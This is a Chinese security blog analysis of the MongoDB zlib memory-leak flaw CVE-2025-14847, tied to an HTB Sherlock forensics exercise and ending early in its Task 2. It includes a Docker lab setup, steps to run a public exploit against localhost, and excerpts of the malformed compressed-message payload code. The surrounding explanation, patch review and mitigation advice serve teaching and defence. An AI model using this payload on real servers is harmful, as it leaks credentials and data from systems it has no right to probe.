
深度分析MangoBleed(CVE-2025-14847)
MangoBleed(CVE-2025-14847)
本文分析了CVE-2025-14847漏洞原理、漏洞复现以及结合了HTB靶场的Sherlock进行综合分析日志。
Sherlock Scenario
You were contacted early this morning to handle a high‑priority incident involving a suspected compromised server. The host, mongodbsync, is a secondary MongoDB server. According to the administrator, it's maintained once a month, and they recently became aware of a vulnerability referred to as MongoBleed. As a precaution, the administrator has provided you with root-level access to facilitate your investigation.
You have already collected a triage acquisition from the server using UAC. Perform a rapid triage analysis of the collected artifacts to determine whether the system has been compromised, identify any attacker activity (initial access, persistence, privilege escalation, lateral movement, or data access/exfiltration), and summarize your findings with an initial incident assessment and recommended next steps.
Task1
What is the CVE ID designated to the MongoDB vulnerability explained in the scenario?
网上搜一下也就是最近爆出来的
CVE-2025-14847
漏洞简介
-
类型:无认证远程堆内存泄露
-
危害:攻击者无需认证即可从服务器内存中提取敏感数据,可能包括数据库凭证、API密钥、会话令牌、用户数据等
漏洞原理
根源在于MongoDB的zlib网络消息压缩处理逻辑:
- MongoDB支持客户端发送压缩消息。
- 攻击者发送特质畸形的压缩包,在消息头中故意制造长度字段不一致
- 服务器在解压时会分配过大缓冲区,并错误地将未初始化地堆内存作为有效数据返回给攻击者。
- 此过程多次发送不同偏移的畸形请求,攻击者可逐步提取内存碎片,聚合后可能恢复敏感信息。
- 不是直接RCE,但泄露的凭证可导致后续横向移动或数据窃取。
受影响版本
几乎所有2017年以来启用zlib压缩的MongoDB Server版本,包括主流分支:
- 8.x系列(至8.2.2)
- 7.0.x、6.0.x、5.0.x、4.4.x等遗留版本
- 具体:影响4.4、5.0、6.0、7.0、8.0全系列(直到2025年11月版本)
环境搭建
1.docker环境
docker-compose.yml
version: '3.8'

services:
  # 受漏洞影响的版本(开启 Zlib)
  mongodb-vulnerable:
    image: mongo:6.0.14
    container_name: mongodb-vulnerable
    ports:
      - "27017:27017"
    command: mongod --networkMessageCompressors snappy,zlib

  # 已修复的版本(用于对比测试)
  mongodb-patched:
    image: mongo:6.0.27
    container_name: mongodb-patched
    ports:
      - "27018:27017"
    command: mongod --networkMessageCompressors snappy,zlib

volumes:
  mongodb-data:
  mongodb-patched-data:
拉取镜像
docker-compose up -d
拉取失败的可以使用这个仓库的镜像源配置工具:
git clone https://github.com/hzhsec/docker_proxy.git
chmod +x *.sh
./docker-proxy.sh
等镜像源换完,再拉取
docker-compose up -d

漏洞复现
git clone https://github.com/cybertechajju/CVE-2025-14847_Expolit.git
cd CVE-2025-14847_Expolit
创建虚拟环境
python -m venv myenv
source myenv/bin/activate
安装依赖包
pip install -r requirements.txt
python mongobleed_pro.py -h

使用本地的27017漏洞版本测试
python mongobleed_pro.py --target http://localhost:27017

泄露了数据,保存在本地的dump_localhost.bin,loot_localhost.txt
同时测试一下27018端口

没有漏洞
漏洞分析
我们从exp上去分析一下
第一步:
sock = socket.socket()
sock.settimeout(3)
sock.connect((host, port))  # 尝试连接MongoDB默认端口27017
第二步:
check_vulnerability()漏洞存在性检测
def check_vulnerability(host, port):
    hacker_loading("Probing target defenses", 1)
    test_offsets = [100, 500, 1000, 1500, 2000, 3000]
    for offset in test_offsets:
        response = send_probe(host, port, offset, offset + 500)
        if extract_leaks(response):
            return True
    return False
通过不同的"偏移量(offset)"发送请求,只要能从响应中提取到非预期数据,就判定目标漏洞未修复。
第三步:
send_probe()构造payload
# 1. 构造畸形的BSON文档(MongoDB的数据格式)
content = b'\x10a\x00\x01\x00\x00\x00'
bson = struct.pack('<i', doc_len) + content  # 伪造文档长度(关键漏洞触发点)

# 2. 封装为MongoDB的OP_MSG消息
op_msg = struct.pack('<I', 0) + b'\x00' + bson

# 3. 压缩消息(触发漏洞的关键操作)
compressed = zlib.compress(op_msg)

# 4. 构造最终恶意载荷(包含压缩标识+畸形数据)
payload = struct.pack('<I', 2013) + struct.pack('<i', buffer_size) + struct.pack('B', 2) + compressed

# 5. 加上MongoDB协议头,发送给目标
header = struct.pack('<IIII', 16 + len(payload), 1, 0, 2012)
sock.sendall(header + payload)
- 伪造的BSON文档长度(doc_len)与实际内容不匹配
- 对请求进行zlib压缩后,MongoDB的解压/解析逻辑存在缺陷,导致内存越界读取
- 攻击者通过控制doc_len和buffer_size(缓冲区大小),精准控制内存读取的范围
第四步:
发送请求并接收泄露数据(send_probe()后续逻辑)
response = b''
while len(response) < 4 or len(response) < struct.unpack('<I', response[:4])[0]:
    chunk = sock.recv(4096) #持续接受响应(直到完整读取)
    if not chunk: break
    response += chunk
获取目标返回的、包含内存泄漏数据的响应包
第五步:
提取泄露的内存数据即 extract_leaks函数
批量提取+敏感信息识别run_exploit() + analyze_secrets()
还有保存攻击结果(持久化loot)
攻击总结:

回到源码
https://github.com/mongodb/mongo/blob/r8.0.16/src/mongo/transport/message_compressor_zlib.cpp

原本用于返回解压数据大小的行使用了return {output.length()};这行代码,它告诉代码返回已分配的内存量,而不是解压数据的实际长度。新的return {length};确保只返回解压缩数据的实际长度。
https://github.com/mongodb/mongo/blob/master/src/mongo/transport/message_compressor_zlib.cpp

进一步分析可以发现,在新的src/mongo/transport/message_compressor_manager_test.cpp中多了一个checkUndersize函数
void checkUndersize(const Message& compressedMsg,
std::unique_ptr<MessageCompressorBase> compressor) {
MessageCompressorRegistry registry;
const auto compressorName = compressor->getName();
std::vector<std::string> compressorList = {compressorName};
registry.setSupportedCompressors(std::move(compressorList));
registry.registerImplementation(std::move(compressor));
registry.finalizeSupportedCompressors().transitional_ignore();
MessageCompressorManager mgr(®istry);
BSONObjBuilder negotiatorOut;
std::vector<StringData> negotiator({compressorName});
mgr.serverNegotiate(negotiator, &negotiatorOut);
checkNegotiationResult(negotiatorOut.done(), {compressorName});
auto swm = mgr.decompressMessage(compressedMsg);
ASSERT_EQ(ErrorCodes::BadValue, swm.getStatus());
}
核心逻辑在


mgr.decompressMessage(compressedMsg):调用压缩器管理器解压传入的“异常”的压缩消息
ASSERT_EQ(ErrorCodes::BadValue, swm.getStatus()):单元测试断言
主要目的是验证当传入一个 “尺寸异常(undersize)” 的压缩消息时,消息解压逻辑能正确返回 ErrorCodes::BadValue 错误码
同时在下面也给到了测试用例

重点看一下Zlib的测试用例
TEST(ZlibMessageCompressor, Undersize) {
    // 1. 构造Zlib算法的“尺寸异常”二进制消息数据
    std::vector<std::uint8_t> payload = {
        0x3c, 0x00, 0x00, 0x00, 0xad, 0xde, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xdc, 0x07, 0x00,
        0x00, 0xdd, 0x07, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00, 0x02, 0x78, 0xda, 0x63, 0x60, 0x00,
        0x82, 0xdf, 0xf2, 0x0c, 0x0c, 0xac, 0xf1, 0x99, 0x29, 0x0c, 0x0c, 0x02, 0x40, 0x9e, 0x87,
        0xab, 0x63, 0x80, 0x8f, 0xab, 0xa3, 0x37, 0x03, 0x12, 0x00, 0x00, 0x6d, 0x26, 0x04, 0x97};

    // 2. 分配缓冲区并拷贝数据
    auto buffer = SharedBuffer::allocate(payload.size());
    std::copy(payload.begin(), payload.end(), buffer.get());

    // 3. 调用测试函数:传入异常消息 + Zlib压缩器实例
    checkUndersize(Message(buffer), std::make_unique<ZlibMessageCompressor>());
}
| 字节范围 | 含义 | 对应 payload 值 | 说明 |
|---|---|---|---|
| 0-3 | 消息总长度(小端序 uint32) | 0x3c 0x00 0x00 0x00 | 解析为十进制 60 → 声明消息总长度是 60 字节 |
| 4-7 | 魔数 / 标识 | 0xad 0xde 0x00 0x00 | MongoDB 自定义的压缩消息标识(0xADDE 是固定值) |
| 8-11 | 保留字段 | 0x00 0x00 0x00 0x00 | 无实际意义,占位 |
| 12-15 | 压缩器类型(小端序 uint32) | 0xdc 0x07 0x00 0x00 | 解析为十进制 2012 → 标识这是 Zlib 压缩的数据(不同压缩器有专属数值) |
| 16-19 | 保留字段 | 0xdd 0x07 0x00 0x00 | 占位 |
| 20-23 | 原始数据长度(小端序 uint32) | 0x00 0x20 0x00 0x00 | 解析为十进制 8192 → 声明解压后原始数据长度是 8192 字节 |
| 24 | 压缩算法标识 | 0x02 | Zlib 的算法标识(Snappy 是 0x01,Zstd 是 0x03) |
| 25+ | Zlib 压缩数据体 | 0x78 0xda ... 0x04 0x97 | Zlib 格式的压缩数据(但被故意构造为 “尺寸不足”) |
- 头部声明 “原始数据长度是 8192 字节”,但实际的 Zlib 压缩数据体只有
60-25=35字节 → 远不足以解压出 8192 字节的原始数据,解压逻辑会检测到 “数据尺寸不足”。
漏洞修复
1.立即升级到已修复版本:
立即升级到:
- 8.2.3、8.0.17、7.0.28、6.0.27、5.0.32、4.4.30
- MongoDB Atlas(托管版)已自动修复。
2.临时缓解:
禁用 zlib 压缩
(启动参数:--networkMessageCompressors=snappy,zstd 或配置文件中排除 zlib)
不要将27017端口暴露在互联网
数据库访问设置白名单,不要设置任何ip可访问
Task2
What is the version of MongoDB installed on the server that the CVE exploited?
分析位于MangoBleed\uac-mongodbsync-linux-triage\[root]\var\log\mongodb\mongod.log
